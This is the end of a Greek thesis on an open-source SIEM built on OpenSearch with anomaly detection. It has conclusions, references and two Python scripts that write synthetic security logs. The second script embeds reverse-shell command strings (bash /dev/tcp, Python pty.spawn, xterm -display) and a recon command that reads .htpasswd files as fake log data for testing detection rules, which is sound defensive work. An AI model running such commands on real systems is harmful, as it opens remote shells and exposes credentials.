Η διπλωματική αυτή εργασία ανέπτυξε σε βάθος τα θεμέλια της τεχνολογίας και της αρχιτεκτονικής των SIEM συστημάτων, αναλύοντας διεξοδικά τις βασικές έννοιες κυβερνοασφάλειας, τη λειτουργία και τα κύρια χαρακτηριστικά τους. Παράλληλα, καλύφθηκε η βασική θεωρία της Μηχανικής Μάθησης, δίνοντας έμφαση στα διαφορετικά είδη μάθησης και στις τεχνικές ανίχνευσης ανωμαλιών, και αναδείχθηκε ο κρίσιμος ρόλος της στην ενίσχυση των SIEM συστημάτων για την αποτελεσματικότερη αναγνώριση και διαχείριση κυβερνοαπειλών.

Η πρακτική υλοποίηση επιβεβαίωσε ότι είναι εφικτή η δημιουργία ενός ολοκληρωμένου και αποδοτικού SIEM βασισμένου σε τεχνολογίες ανοικτού κώδικα, ικανού να ενσωματώνει εξελιγμένες τεχνικές ανίχνευσης επιθέσεων και να ανταποκρίνεται στις σύνθετες απαιτήσεις ενός σύγχρονου περιβάλλοντος ασφάλειας πληροφοριακών συστημάτων. Επιβεβαιώθηκε επίσης ότι η συνδυασμένη χρήση κανόνων ανίχνευσης (Security Analytics) και ανίχνευσης ανωμαλιών (Anomaly Detection) μπορεί να προσφέρει μία ισχυρή και ευέλικτη λύση έναντι τόσο γνωστών όσο και άγνωστων απειλών.

Η συστηματική προσέγγιση που ακολουθήθηκε, από τη συλλογή δεδομένων και την παραμετροποίηση του OpenSearch έως την προσομοίωση επιθέσεων και την αξιολόγηση της αποτελεσματικότητας του συστήματος, καθιστά το αποτέλεσμα αυτής της εργασίας μία ολοκληρωμένη και εφαρμόσιμη πρόταση για ανάπτυξη και μελλοντική εξέλιξη αντίστοιχων συστημάτων.

Με τη γνώση που αποκτήθηκε από την παρούσα μελέτη και τα συμπεράσματά της, διαφαίνεται ότι τα σύγχρονα SIEM συστήματα μπορούν να εξελιχθούν πέρα από τις παραδοσιακές μεθόδους ανίχνευσης, αξιοποιώντας τις απεριόριστες δυνατότητες που προσφέρει η Μηχανική Μάθηση και οι αναδυόμενες τεχνολογίες. Η διεπιστημονική συνεργασία, η συνεχής ερευνητική προσπάθεια και η εφαρμογή πρακτικών λύσεων βασισμένων σε πραγματικά δεδομένα αναμένεται να αποτελέσουν το θεμέλιο για την οικοδόμηση ακόμα πιο ανθεκτικών, έξυπνων και προσαρμοστικών συστημάτων ασφάλειας. Το έργο αυτό ευελπιστεί να αποτελέσει ένα μικρό αλλά ουσιαστικό βήμα προς αυτήν την κατεύθυνση, συμβάλλοντας στη διαρκή προσπάθεια για ένα ασφαλέστερο ψηφιακό κόσμο.

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] K. Bezas and F. Filippidou, “Comparative analysis of open-source security information and event management systems (SIEMs),” Indonesian Journal of Computer Science, vol. 12, no. 2, pp. 443–468, Apr. 2023.

[2] E. E. Schultz, “Security information and event management (SIEM) technology,” in Information Security Management Handbook, 6th ed., Boca Raton, FL, USA: Auerbach Publications, 2009, ch. 15.

[3] S. Jangampeta and S. K. R. Khambam, “Impact of SIEM on compliance: Achieving security and adherence simultaneously,” Turkish Journal of Computer and Mathematics Education, vol. 11, no. 1, pp. 1123–1126, Apr. 2020.

[4] G. González-Granadillo, S. González-Zarzosa, and R. Diaz, “Security information and event management (SIEM): Analysis, trends, and usage in critical infrastructures,” Sensors, vol. 21, Art. no. 4759, Jul. 2021.

[5] M. Cinque, D. Cotroneo, and A. Pecchia, “Challenges and directions in security information and event management (SIEM),” in Proc. 29th IEEE Int. Symp. Software Reliability Engineering Workshops (ISSREW), 2018, pp. 95–99.

[6] A. Mitkovskiy, A. Ponomarev, and A. Proletarskiy, “SIEM-platform for research and educational tasks on processing of security information events,” in Proc. Int. Sci. Conf. eLearning and Software for Education (eLSE), vol. 3, Bucharest, Romania, 2019, pp. 1–7.

[7] K. Sashwin, K. S. Nithika, S. Priyadharshini, S. P. Maduvant, and S. Saranya, “Analysis, trends, and utilization of security information and event management (SIEM) in critical infrastructures,” in Proc. 10th Int. Conf. Advanced Computing and Communication Systems (ICACCS), Coimbatore, India, Mar. 2024, pp. 1980–1984.

[8] H. Karlzén, “An analysis of security information and event management systems: The use of SIEMs for log collection, management and analysis,” M.S. thesis, Dept. Comput. Sci. & Eng., Chalmers Univ. of Technology, Göteborg, Sweden, Dec. 2008.

[9] M. Chikonga, “Exploring the applicability of SIEM technology in IT security,” M.S. thesis, Auckland Univ. of Technology, Auckland, New Zealand, 2014.

[10] S. S. Sekharan and K. Kandasamy, “Profiling SIEM tools and correlation engines for security analytics,” in Proc. Int. Conf. Wireless Communications, Signal Processing and Networking (WiSPNET), Chennai, India, Mar. 2017, pp. 717–721.

[11] A.-M. T. Ehis, “Optimization of security information and event management (SIEM) infrastructures, and events correlation/regression analysis for optimal cyber security posture,” Archives of Advanced Engineering Science, Online First, pp. 1–10, Jul. 2023.

[12] S. D. Çakmakçi, G. Gkoktsis, R. Buchta, K. O. Detken, F. Heine, and C. Kleiner, “APT detection: An incremental correlation approach,” in Proc. 12th IEEE Int. Conf. Intelligent Data Acquisition and Advanced Computing Systems (IDAACS), Dortmund, Germany, Sep. 2023, pp. 151–156.

[13] D. Sim, H. Guo, and L. Zhou, “A SIEM and multiple analysis software integrated malware detection approach,” in Proc. IEEE Int. Conf. Service Operations and Logistics, and Informatics (SOLI), Singapore, Dec. 2023, pp. 1–7.

[14] M. Sheeraz, M. H. Durad, M. A. Paracha, S. M. Mohsin, S. N. Kazmi, and C. Maple, “Revolutionizing SIEM security: An innovative correlation engine design for multi-layered attack detection,” Sensors, vol. 24, no. 15, Art. no. 4901, Jul. 2024.

[15] B. D. Bryant and H. Saiedian, “Improving SIEM alert metadata aggregation with a novel kill-chain-based classification model,” Computers & Security, vol. 94, Art. no. 101817, Apr. 2020.

[16] A. G. Desetty, “Unveiling hidden threats with ML-powered user and entity behavior analytics (UEBA),” Turkish Journal of Computer and Mathematics Education, vol. 15, no. 1, pp. 44–50, Jan. 2024.

[17] A. Lukashin, M. Popov, A. Bolshakov, and Y. Nikolashin, “Scalable data processing approach and anomaly detection method for user and entity behavior analytics platform,” in Intelligent Distributed Computing XIII, Studies in Computational Intelligence, vol. 1049, Cham, Switzerland: Springer, 2020, pp. 344–349.

[18] P. Artioli, A. Maci, and A. Magrì, “A comprehensive investigation of clustering algorithms for user and entity behavior analytics,” Frontiers in Big Data, vol. 7, Art. no. 1375818, May 2024.

[19] D. Jaeger, “Enabling big data security analytics for advanced network attack detection,” Ph.D. dissertation, Univ. of Potsdam, Potsdam, Germany, 2018.

[20] T. Ban, T. Takahashi, S. Ndichu, and D. Inoue, “Breaking alert fatigue: AI-assisted SIEM framework for effective incident response,” Applied Sciences, vol. 13, no. 11, Art. no. 6610, Jun. 2023.

[21] D. Aminanto, H. Choi, S. R. Pakhrin, and K. Kim, “A survey of supervised and unsupervised machine-learning approaches for network anomaly detection,” ICT Express, vol. 6, no. 4, pp. 245–254, 2020.

[22] S. Al-Dahasi and A. Khan, “Deep learning-based threat detection in modern cybersecurity: A survey,” IEEE Access, vol. 12, pp. 5062–5081, 2024.

[23] A. Serckumecka, I. Medeiros and B. Ferreira, “A cost-effective cloud event archival for SIEMs,” in Proc. 38th Int. Symp. Reliable Distributed Systems Workshops (SRDSW), Lyon, France, Oct. 2019, pp. 31–36.

[24] V.-M. Cotenescu, “SIEM (Security Information and Event Management) solutions: Implementations in private or public clouds,” Scientific Bulletin of Naval Academy, vol. 19, no. 2, pp. 225–232, 2017.

[25] J. Velandia Botello et al., “BlockSIEM: Protecting smart-city services through a blockchain-based and distributed SIEM,” Sensors, vol. 20, no. 16, Art. no. 4636, Aug. 2020.

[26] I. Anastasov and D. Davcev, “SIEM implementation for global and distributed environments,” in Proc. World Congress on Computer Applications and Information Systems (WCCAIS), Hammamet, Tunisia, Jan. 2014, pp. 1–6.

[27] A. Armellin, G. B. Gaggero, A. Cattelino, L. Piana, S. Raggi, and M. Marchese, “Integrating OT data in SIEM platforms: An energy-utility perspective,” in Proc. Int. Conf. Electrical, Communication and Computer Engineering (ICECCE), Dubai, United Arab Emirates, Dec. 2023, Art. no. 10442554.

[28] C. J. Callahan, “Security information and event management tools and insider-threat detection,” M.S. thesis, Naval Postgraduate School, Monterey, CA, USA, 2013.

[29] S. Gnatyuk, R. Berdibayev, V. Sydorenko, O. Zhyharevych, and T. Smirnova, “System for cyber-security events correlation and incident management in critical-infrastructure objects,” Cybersecurity: Education, Science, Technique, vol. 3, no. 19, pp. 176–196, 2023.

[30] V. Vianello, V. Gulisano, R. Jiménez-Peris, M. Patiño-Martínez, R. Torres, R. Díaz, and E. Prieto, “A scalable SIEM correlation engine and its application to the Olympic Games IT infrastructure,” in Proc. Int. Conf. Availability, Reliability and Security (ARES), Regensburg, Germany, 2013, pp. 625–629.

[31] A. Serckumecka, I. Medeiros, and A. Bessani, “Low-cost serverless SIEM in the cloud,” in Proc. 38th Int. Symp. Reliable Distributed Systems (SRDS), Lyon, France, Oct. 2019, pp. 381–385.

[32] R. Marri, S. Varanasi, and S. V. K. Chaitanya, “Integrating security information and event management with data lakes and AI: Enhancing threat detection and response,” J. Artificial Intelligence & General Science, vol. 6, no. 1, pp. 151–165, 2024.

[33] Y. Safonov and M. Zernovic, “Enhancing security monitoring with AI-enabled log collection and NLP modules on a unified open-source platform,” in Proc. 29th Conf. STUDENT EEICT, Brno, Czech Republic, 2023, pp. 217–220.

[34] G. González-Granadillo, S. González-Zarzosa, and M. Faiella, “Towards an enhanced security data analytic platform,” in Proc. 15th Int. Joint Conf. e-Business and Telecommunications (SECRYPT), Porto, Portugal, 2018, pp. 453–458.

[35] S. R. Pulyala, “The future of SIEM in a machine-learning-driven cybersecurity landscape,” Turkish Journal of Computer and Mathematics Education, vol. 14, no. 3, pp. 1309–1314, 2023.

[36] A. A. A. Lah, R. A. Dziyauddin, and M. H. Azmi, “Proposed framework for network lateral-movement detection based on user-risk scoring in SIEM,” in Proc. 2nd Int. Conf. Telematics and Future Generation Networks (TAFGEN), Kuala Lumpur, Malaysia, Jul. 2018, pp. 1–5.

[37] A. M. Gunder, “Security monitoring and management based on the use of IBM QRadar SIEM system,” Modern Information Security, vol. 2, Art. no. 020614, 2022.

[38] M. Hristov, M. Nenova, G. Iliev, and D. Avresky, “Integration of Splunk Enterprise SIEM for DDoS-attack detection in IoT,” in Proc. IEEE 20th Int. Symp. Network Computing and Applications (NCA), Boston, MA, USA, Nov. 2021, pp. 1–5.

[39] J.-H. Lee, J. Bang, J.-W. Kim, and M.-J. Choi, “Comparison of SIEM solutions for network security,” KNOM Review, vol. 22, no. 1, pp. 11–19, Aug. 2019.

[40] R. Amami, M. Charfeddine, and S. Masmoudi, “Exploration of open-source SIEM tools and deployment of an appropriate Wazuh-based solution for strengthening cyber-defence,” in Proc. 10th Int. Conf. Control, Decision and Information Technologies (CoDIT), Valletta, Malta, Apr. 2024, pp. 2139–2145.

[41] A. Nurusheva, N. Medelbayeva, S. Dina, and N. Goranin, “Machine-learning algorithms in SIEM systems for enhanced detection and management of security events,” Bulletin of the L. N. Gumilyov Eurasian National University: Mathematics, Computer Science, Mechanics, vol. 148, no. 3, pp. 6–17, 2024.

[42] M. A. Salitin and A. H. S. Zolait, “The role of user- and entity-behaviour analytics to detect network attacks in real time,” in Proc. IEEE Int. Conf. Innovation and Intelligence for Informatics, Computing and Technologies (3ICT), Manama, Bahrain, Nov. 2018, pp. 1–5.

[43] R. Sandoval, “Information-technology security (ITSec): The effects of SIEM technology in monitoring employee computer use,” in Proc. 20th Americas Conf. Information Systems (AMCIS), Savannah, GA, USA, 2014.

[44] T. Smirnova et al., “Study of the current state of SIEM systems,” Cybersecurity: Education, Science, Technique, vol. 1, no. 25, pp. 6–18, Sep. 2024.

[45] A. Sapegin, D. Jaeger, F. Cheng, and C. Meinel, “Towards a system for complex analysis of security events in large-scale networks,” Computers & Security, vol. 67, pp. 16–34, Jun. 2017.

[46] T. Li and L. Yan, “SIEM based on big data analysis,” in Cloud Computing and Security (ICCCS 2017), Lecture Notes in Computer Science, vol. 10602, Cham, Switzerland: Springer, 2017, pp. 167–175.

[47] R. Drahuntsov and D. Rabchun, “Potential disguising attack vectors on security operation centers and SIEM systems,” Cybersecurity: Education, Science, Technique, vol. 2, no. 14, pp. 6–14, 2021.

[48] A. L. Buczak and E. Guven, “A survey of data mining and machine-learning methods for cyber-security intrusion detection,” IEEE Commun. Surveys & Tutorials, vol. 18, no. 2, pp. 1153–1176, 2016.

[49] Y. LeCun, Y. Bengio, and G. Hinton, “Deep learning,” Nature, vol. 521, no. 7553, pp. 436–444, May 2015.

[50] I. A. Sfar, Y. Q. Karbab, and M. Halla, “A systematic review on machine-learning and deep-learning models for cybersecurity in mobile networks,” Sensors, vol. 22, no. 5, Art. no. 2017, Mar. 2022.

[51] N. Amiri and M. Heidari, “Deep study on autonomous learning techniques for complex pattern recognition in interconnected information systems,” Neurocomputing, vol. 560, pp. 126–144, 2024.

[52] S. Özkan-Okay, H. Okay, and O. Akin, “A comprehensive survey evaluating the efficiency of artificial-intelligence and machine-learning techniques on cyber-security solutions,” J. Cyber Secur. Technol., vol. 9, no. 1, pp. 1–29, 2024.

[53] Z. Wang, “Artificial intelligence in cybersecurity threat detection,” Int. J. Comput. Sci. Inf. Technol., vol. 16, no. 2, pp. 45–56, 2024.

[54] R. Zuech, T. M. Khoshgoftaar, and R. Wald, “Intrusion-detection systems using machine learning: A survey,” IEEE Access, vol. 12, pp. 8575–8600, 2024.

[55] M. Ring, S. Eckert, D. Landes, and A. Hotho, “A survey of network-based intrusion-detection data sets,” Comput. & Secur., vol. 86, pp. 147–167, Sept. 2019.

[56] Y. Kim and J. Lee, “Anomaly-detection approaches in cybersecurity: A machine-learning perspective,” Int. J. Comput. Netw. Secur., vol. 13, no. 4, pp. 67–75, 2021.

[57] I. Lazić, N. Veljović, and M. Jovanović, “Improving threat detection with machine-learning techniques in enterprise environments,” in Proc. 25th Int. Conf. Computer Systems and Technologies (CompSysTech), Ruse, Bulgaria, Jun. 2024, pp. 180–187.

[58] M. Ahmed and A. Mahmod, “Survey on network-anomaly detection using machine-learning techniques,” Int. J. Network Secur., vol. 18, no. 5, pp. 730–744, 2016.

[59] R. Hai, C. Koutras, A. Ionescu, Z. Li, W. Sun, and A. Katsifodimos, “Amalur: Data integration meets machine learning,” in Proc. ACM SIGMOD Int. Conf. Management of Data, Philadelphia, PA, USA, Jun. 2022, pp. 2700–2704.

[60] T. Tejapijaya, P. Siritanawan, K. Sumongkayothin, and K. Kotani, “Botnet detection by integrating multiple machine-learning models,” in Proc. 10th Int. Conf. Information Systems Security and Privacy (ICISSP), Rome, Italy, Feb. 2024, pp. 366–373.

[61] K. L. S. Wishvaranga, M. P. V. A. Gunawardana, P. Deshan, and V. Anupama, “Deltrux: Insider threat detection of end-user behaviour analysis using machine learning,” in Proc. 3rd Int. Conf. for Advancement in Technology (ICONAT), Goa, India, Sept. 2024, pp. 1–6.

[62] Y. Shen and L. Perigo, “SR2APT: A detection and strategic alert response model against multistage APT attacks,” Security and Communication Networks, vol. 2023, Art. ID 6802359, pp. 1–15, 2023.

[63] V. J. Ramya et al., “Data-driven framework for cloud-storage security optimization: Leveraging predictive analytics and machine learning to enhance threat detection and incident response,” Journal of Engineering Science, vol. 14, no. 3, pp. 112–128, Jul. 2024.

[64] X. Zhang, Y. Li, and Z. Chen, “Detecting complex cyber attacks with event correlation,” Computers & Security, vol. 122, Art. no. 102513, Oct. 2022.

[65] M. Caldwell, M. Ransley, T. W. Rogers, and L. D. Griffin, “Unexpected item in the bagging area: Anomaly detection in X-ray security images,” IEEE Trans. Inf. Forensics Security, vol. 14, no. 6, pp. 1539–1553, Jun. 2019.

[66] K. Emmott, S. Das, A. Fern, A. Dietterich, and W. K. Wong, “Meta-anomaly detection: Comparing algorithms for anomaly detection using meta-analysis,” in Proc. IEEE Int. Conf. Data Mining (ICDM), Dallas, TX, USA, Dec. 2013, pp. 613–622.

[67] F. T. Liu, K. M. Ting, and Z.-H. Zhou, “Isolation forest,” in Proc. IEEE Int. Conf. Data Mining (ICDM), Pisa, Italy, Dec. 2008, pp. 413–422.

[68] M. Kaur and P. K. Bhatia, “Using anomaly detection for security-event monitoring,” Int. J. Comput. Appl., vol. 123, no. 15, pp. 1–5, Aug. 2015.

[69] J. Manzoor, A. Waleed, A. F. Jamali, and A. Masood, “Cybersecurity on a budget: Evaluating security and performance of open-source SIEM solutions for SMEs,” PLOS ONE, vol. 19, no. 3, Art. e0301183, Mar. 2024.

[70] C. Bassey, E. T. Chinda, and S. Idowu, “Building a scalable security operations center: A focus on open-source tools,” J. Eng. Res. Rep., vol. 26, no. 7, pp. 196–209, 2024.

[71] S. Gnatyuk, R. Berdibayev, A. Fesenko, O. Kyryliuk, and A. Bessalov, “Modern SIEM analysis and critical-requirements definition in the context of information warfare,” in Proc. ICTERI Workshops, vol. 3188, 2022, pp. 149–159.

[72] A. Tariq et al., “Open-source SIEM solutions for an enterprise,” Information & Computer Security, vol. 30, no. 1, pp. 1–20, 2022.

[73] J. Daram and R. Jain, “Containerization and orchestration: Implementing OpenShift and Docker in enterprise environments,” J. Cloud Comput., vol. 10, Art. 45, 2024.

[74] A. Alekseev and N. Megino, “Building an analytical platform with big-data solutions for security operations,” in Proc. IEEE Int. Conf. Big Data (BigData), Sorrento, Italy, Dec. 2023, pp. 4512–4514.

[75] T. Lertwuthikarn, V. C. Barroso, and K. Akkarajitsakul, “Resource optimisation for log-shipper and preprocessing pipelines in large-scale logging systems,” in Proc. 5th IEEE Int. Conf. Knowledge Innovation and Invention (ICKII), Hualien, Taiwan, Jul. 2022, pp. 708–711.

[76] M. Hata and S. Darus, “Log-aggregation design criteria for robust SIEM security architecture,” in Proc. IEEE Int. Conf. Computer, Information and Telecommunication Systems (CITS), Beijing, China, Jun. 2024, pp. 1–6.

[77] R. Fawaz and W. Sanders, “Learning process-behaviour baselines for anomaly detection,” ACM Trans. Privacy Secur., vol. 26, no. 3, Art. 34, 2023.

[78] A. Korde and P. Tarapore, “Hybrid intrusion detection with rule generation,” in Soft Computing Applications, Lecture Notes in Computer Science, vol. 7116, Heidelberg, Germany: Springer, 2012, pp. 345–354.

[79] J. Garae and R. K. L. Ko, “Visualization and data-provenance trends in decision support for cybersecurity,” in Data Analytics and Decision Support for Cybersecurity: Trends, Methodologies and Tools, Cham, Switzerland: Springer, 2017, ch. 2, pp. 21–39.

[80] P. Bartos and S. Mullapudi, “RRCF: Implementation of the robust random-cut forest for streaming anomaly detection,” in Proc. IEEE Int. Conf. Big Data (BigData), Sorrento, Italy, Dec. 2023, pp. 1853–1858.

[81] OpenSearch Project, “OpenSearch documentation 2024”, 2024. [Online], Available: https://docs.opensearch.org/docs/latest/. [Accessed: 06-May-2025].

[82] OpenSearch Project, “OpenSearch Blog”, 2025. [Online], Available: https://opensearch.org/blog/.

[83] LogicHub, “LogicHub SIEM architecture,” 2024. [Online], Available: https://help.logichub.com/docs/logichub-siem-architecture. [Accessed: 06-May-2025].

[84] Y. Kumar, “Logging using ELK stack: Filebeat & Logstash setup with full configuration,” Medium, 2023. [Online]. Available: https://medium.com/@yashkumar199466/logging-using-elk-stack-filebeat-logstash-setup-with-full-configuration-85961c109d3c. [Accessed: 06-May-2025].

ΠΑΡΑΡΤΗΜΑ Α : generate_logs.py script

```
import random

from datetime import datetime

import json

import os

import time
```

```
# Define the path to log file
log_file = r"C:\Users\User\Documents\Opensearch_project\filebeat\security_logs\security.log"

# Ensure the directory exists
os.makedirs(os.path.dirname(log_file), exist_ok=True)

def current_timestamp():
    # Returns the current UTC timestamp in ISO format with millisecond precision
    return datetime.utcnow().strftime('%Y-%m-%dT%H:%M:%S.%f')[:-3] + "Z"

def generate_log():
    return {
        "@timestamp": current_timestamp(),

        "user": {
            "filesystem": {
                # Only 2 options for filesystem device
                "name": random.choice(["/dev/sda1", "/dev/sda2"])
            }
        },
        "system": {
            "auth": {
                # Only 2 consistent users
                "user": random.choice(["admin", "guest"])
            }
        },
        "process": {
            # Only 2 or 3 stable process names
            "name": random.choice(["systemd", "cron"]),

            # Restrict to 2 or 3 known executables
            "exe": random.choice([
                "/usr/lib/systemd/systemd",
```

```
            "/usr/sbin/cron"
        ]),
        # Restrict command_line to 2 or 3 consistent patterns
        "command_line": random.choice([
            "cron -f",
            "bash script.sh"
        ]),
        # Limit working_directories to 2 stable paths
        "working_directory": random.choice(["/etc", "/home/user"]),
        "real_user": {
            # Range of user IDs,
            "id": str(random.randint(1000, 1500))
        },
        "parent": {
            "executable": "/usr/lib/systemd/systemd"
        }
    },
    "auditd": {
        "log": {
            # 2 stable paths
            "a0": random.choice(["/etc/passwd", "/home/user/.ssh"]),
            # 2 stable commands
            "comm": random.choice(["cp", "mv"]),
            # Must match or at least be stable with the process.exe
            "exe": random.choice([
                "/usr/lib/systemd/systemd",
                "/usr/sbin/cron"
            ]),
            # Restrict UID range
            "uid": str(random.randint(1100, 1200))
        }
    },
    "rsa": {
```

```
            "web": {
                # 2 stable remote domains
                "remote_domain": random.choice(["example.com", "myserver.local"])
            }
        },
        "host": {
            "hostname": "myhost",
            # Only 2 IPs
            "ip": random.choice(["192.168.1.1", "172.16.0.5"])
        },
        "tags": ["security", "linux"]
    }

# Generate logs continuously with minimal variation
while True:
    log_entry = generate_log()
    with open(log_file, "a") as file:
        file.write(json.dumps(log_entry) + "\n")
    print(log_entry)  # For debugging
    # Wait 10 seconds between logs
    time.sleep(3)
```

ΠΑΡΑΡΤΗΜΑ Β : generate_detection_logs.py script

```
import json
import time
import random
from datetime import datetime
import os

# Define the path to log file
log_file = r"C:\Users\User\Documents\Opensearch_project\filebeat\security_logs\security.log"

# Ensure the directory exists
```

```
os.makedirs(os.path.dirname(log_file), exist_ok=True)

def current_timestamp():
    # Returns the current UTC timestamp in ISO format with millisecond precision
    return datetime.utcnow().strftime('%Y-%m-%dT%H:%M:%S.%f')[:-3] + "Z"

def generate_recon_log():
    # Linux Recon Indicators
    # Critical fields:
    #   process.exe: "/usr/bin/find"
    #   process.command_line: "find / -name .htpasswd -perm -4000 -exec cat {} ; #testRecon"
    #   host.ip: "172.16.0.5"
    log = {
        "@timestamp": current_timestamp(),
        "user": {
            "filesystem": {
                "name": random.choice(["/dev/sda2", "/dev/sda3", "/dev/sda1"])
            }
        },
        "system": {
            "auth": {
                "user": random.choice(["admin", "root", "operator"])
            }
        },
        "process": {
            "name": "systemd",
            "exe": "/usr/bin/find",
            "command_line": "find / -name .htpasswd -perm -4000 -exec cat {} ; #testRecon",
            "working_directory": "/var/log",
            "real_user": {
                "id": str(random.randint(1000, 2000))
            },
            "parent": {
```

```
            "executable": "/usr/lib/systemd/systemd"
        }
    },
    "auditd": {
        "log": {
            "a0": "/path/to/file",
            "comm": "find",
            "exe": "/usr/bin/find",
            "uid": str(random.randint(1500, 2000))
        }
    },
    "rsa": {
        "web": {
            "remote_domain": random.choice(["example.com", "testdomain.com"])
        }
    },
    "host": {
        "hostname": random.choice(["myhost", "host01", "server01"]),
        "ip": "172.16.0.5"
    },
    "tags": ["security", "linux"]
}
return log

def generate_tmp_log():
    # Potentially Suspicious Execution from Tmp Folder
    # Critical fields:
    #   process.exe: "/tmp/gobrat"
    #   process.command_line: "./gobrat -debug #testTmp"
    #   host.ip: "10.0.0.2"
    log = {
        "@timestamp": current_timestamp(),
        "user": {
```

```
    "filesystem": {
        "name": random.choice(["/dev/sda1", "/dev/sda3"])
    }
},
"system": {
    "auth": {
        "user": random.choice(["guest", "user", "operator"])
    }
},
"process": {
    "name": "systemd",
    "exe": "/tmp/gobrat",
    "command_line": "./gobrat -debug #testTmp",
    "working_directory": "/home/user",
    "real_user": {
        "id": str(random.randint(1000, 2000))
    },
    "parent": {
        "executable": "/usr/lib/systemd/systemd"
    }
},
"auditd": {
    "log": {
        "a0": "/path/to/file",
        "comm": "gobrat",
        "exe": "/tmp/gobrat",
        "uid": str(random.randint(1200, 1800))
    }
},
"rsa": {
    "web": {
        "remote_domain": random.choice(["myserver.local", "otherserver.local"])
    }
```

```
        },
        "host": {
            "hostname": random.choice(["myhost", "host02", "server02"]),
            "ip": "10.0.0.2"
        },
        "tags": ["security", "linux"]
    }
    return log

def generate_shell_log():
    # Linux Reverse Shell Indicator
    # Critical fields:
    #   process.exe: "/bin/bash"
    #   process.command_line: "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1 #testShell"
    #   host.ip: "172.16.0.5"
    log = {
        "@timestamp": current_timestamp(),
        "user": {
            "filesystem": {
                "name": random.choice(["/dev/nvme0n1", "/dev/sda2"])
            }
        },
        "system": {
            "auth": {
                "user": random.choice(["admin", "root", "operator"])
            }
        },
        "process": {
            "name": "systemd",
            "exe": "/bin/bash",
            "command_line": "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1 #testShell",
            "working_directory": "/etc",
            "real_user": {
```

```
            "id": str(random.randint(1000, 2000))
        },
        "parent": {
            "executable": "/usr/lib/systemd/systemd"
        }
    },
    "auditd": {
        "log": {
            "a0": "/path/to/file",
            "comm": "bash",
            "exe": "/bin/bash",
            "uid": str(random.randint(1000, 2000))
        }
    },
    "rsa": {
        "web": {
            "remote_domain": random.choice(["example.com", "testdomain.com"])
        }
    },
    "host": {
        "hostname": random.choice(["myhost", "server03", "host03"]),
        "ip": "172.16.0.5"
    },
    "tags": ["security", "linux"]
}
return log

def generate_python_log():
    # Potential Python Reverse Shell
    # Critical fields:
    #   process.exe: "/usr/bin/python3" (contains "python")
    #   process.command_line: must include " -c ", "import", "pty", "spawn(", and ".connect"
    log = {
```

```
        "@timestamp": current_timestamp(),
        "user": {
            "filesystem": {
                "name": random.choice(["/dev/sda2", "/dev/sda3"])
            }
        },
        "system": {
            "auth": {
                "user": random.choice(["admin", "root", "operator"])
            }
        },
        "process": {
            "name": "python",
            "exe": "/usr/bin/python3",
                        "command_line": "python -c 'import pty, socket; s=socket.socket(); s.connect((\"10.0.0.1\",4444)); pty.spawn(\"/bin/bash\")'",
            "working_directory": random.choice(["/home/admin", "/tmp"]),
            "real_user": {
                "id": str(random.randint(1000, 2000))
            },
            "parent": {
                "executable": "/usr/lib/systemd/systemd"
            }
        },
        "auditd": {
            "log": {
                "a0": "/path/to/file",
                "comm": "python",
                "exe": "/usr/bin/python3",
                "uid": str(random.randint(1000, 2000))
            }
        },
        "rsa": {
```

```
            "web": {
                "remote_domain": random.choice(["example.com", "pythonhost.com"])
            }
        },
        "host": {
            "hostname": random.choice(["myhost", "python01", "serverPython"]),
            "ip": "172.16.0.5"
        },
        "tags": ["security", "linux"]
    }
    return log

def generate_xterm_log():
    # Potential Xterm Reverse Shell
    # Critical fields:
    #   process.exe: should contain "xterm" (we use "/usr/bin/xterm")
    #   process.command_line: must contain "-display" and end with ":1"
    log = {
        "@timestamp": current_timestamp(),
        "user": {
            "filesystem": {
                "name": random.choice(["/dev/sda2", "/dev/sda3"])
            }
        },
        "system": {
            "auth": {
                "user": random.choice(["admin", "user", "operator"])
            }
        },
        "process": {
            "name": "xterm",
            "exe": "/usr/bin/xterm",
            "command_line": "xterm -display " + random.choice(["192.168.1.1", "10.0.0.1"]) + ":1",
```

```
            "working_directory": "/tmp",
            "real_user": {
                "id": str(random.randint(1000, 2000))
            },
            "parent": {
                "executable": "/usr/lib/systemd/systemd"
            }
        },
        "auditd": {
            "log": {
                "a0": "/path/to/file",
                "comm": "xterm",
                "exe": "/usr/bin/xterm",
                "uid": str(random.randint(1000, 2000))
            }
        },
        "rsa": {
            "web": {
                "remote_domain": random.choice(["example.com", "xtermhost.com"])
            }
        },
        "host": {
            "hostname": random.choice(["myhost", "xterm01", "serverXterm"]),
            "ip": "172.16.0.5"
        },
        "tags": ["security", "linux"]
    }
    return log

def generate_touch_log():
    # Touch Suspicious Service File
    # Critical fields:
    #   process.exe must be "/bin/touch" (ends with "touch")
```

```
    #   process.command_line must contain " -t " and end with ".service"
    log = {
        "@timestamp": current_timestamp(),
        "user": {
            "filesystem": {
                "name": random.choice(["/dev/sda2", "/dev/sda3"])
            }
        },
        "system": {
            "auth": {
                "user": random.choice(["admin", "root", "user"])
            }
        },
        "process": {
            "name": "systemd",
            "exe": "/bin/touch",
                "command_line": "touch -t " + datetime.utcnow().strftime('%Y%m%d%H%M.%S') + "
myservice.service",
            "working_directory": random.choice(["/var/log", "/tmp"]),
            "real_user": {
                "id": str(random.randint(1000, 2000))
            },
            "parent": {
                "executable": "/usr/lib/systemd/systemd"
            }
        },
        "auditd": {
            "log": {
                "a0": "/path/to/file",
                "comm": "touch",
                "exe": "/bin/touch",
                "uid": str(random.randint(1000, 2000))
            }
```

```
        },
        "rsa": {
            "web": {
                "remote_domain": random.choice(["example.com", "touchhost.com"])
            }
        },
        "host": {
            "hostname": random.choice(["myhost", "touch01", "serverTouch"]),
            "ip": "172.16.0.5"
        },
        "tags": ["security", "linux"]
    }
    return log

def generate_recon_and_shell_combo():
    # 1) Recon log (will match "Linux Recon Indicators" rule)
    log_recon = generate_recon_log()
    # 2) Reverse shell log (will match "Linux Reverse Shell Indicator" rule)
    log_shell = generate_shell_log()

    # Return them in a list so we can write both in quick succession
    return [log_recon, log_shell]

# Original list of log generator functions
log_generators = [
    generate_recon_log,
    generate_tmp_log,
    generate_shell_log,
    generate_python_log,
    generate_xterm_log,
    generate_touch_log
]
```

```
# Continuously generate logs in round-robin fashion.
while True:
    for gen in log_generators:
        log_entry = gen()
        with open(log_file, "a") as f:
            f.write(json.dumps(log_entry) + "\n")
        print(json.dumps(log_entry))
        time.sleep(1)

        # Then produce the combined recon+shell logs
        combo_logs = generate_recon_and_shell_combo()
        for combo_log in combo_logs:
            with open(log_file, "a") as f:
                f.write(json.dumps(combo_log) + "\n")
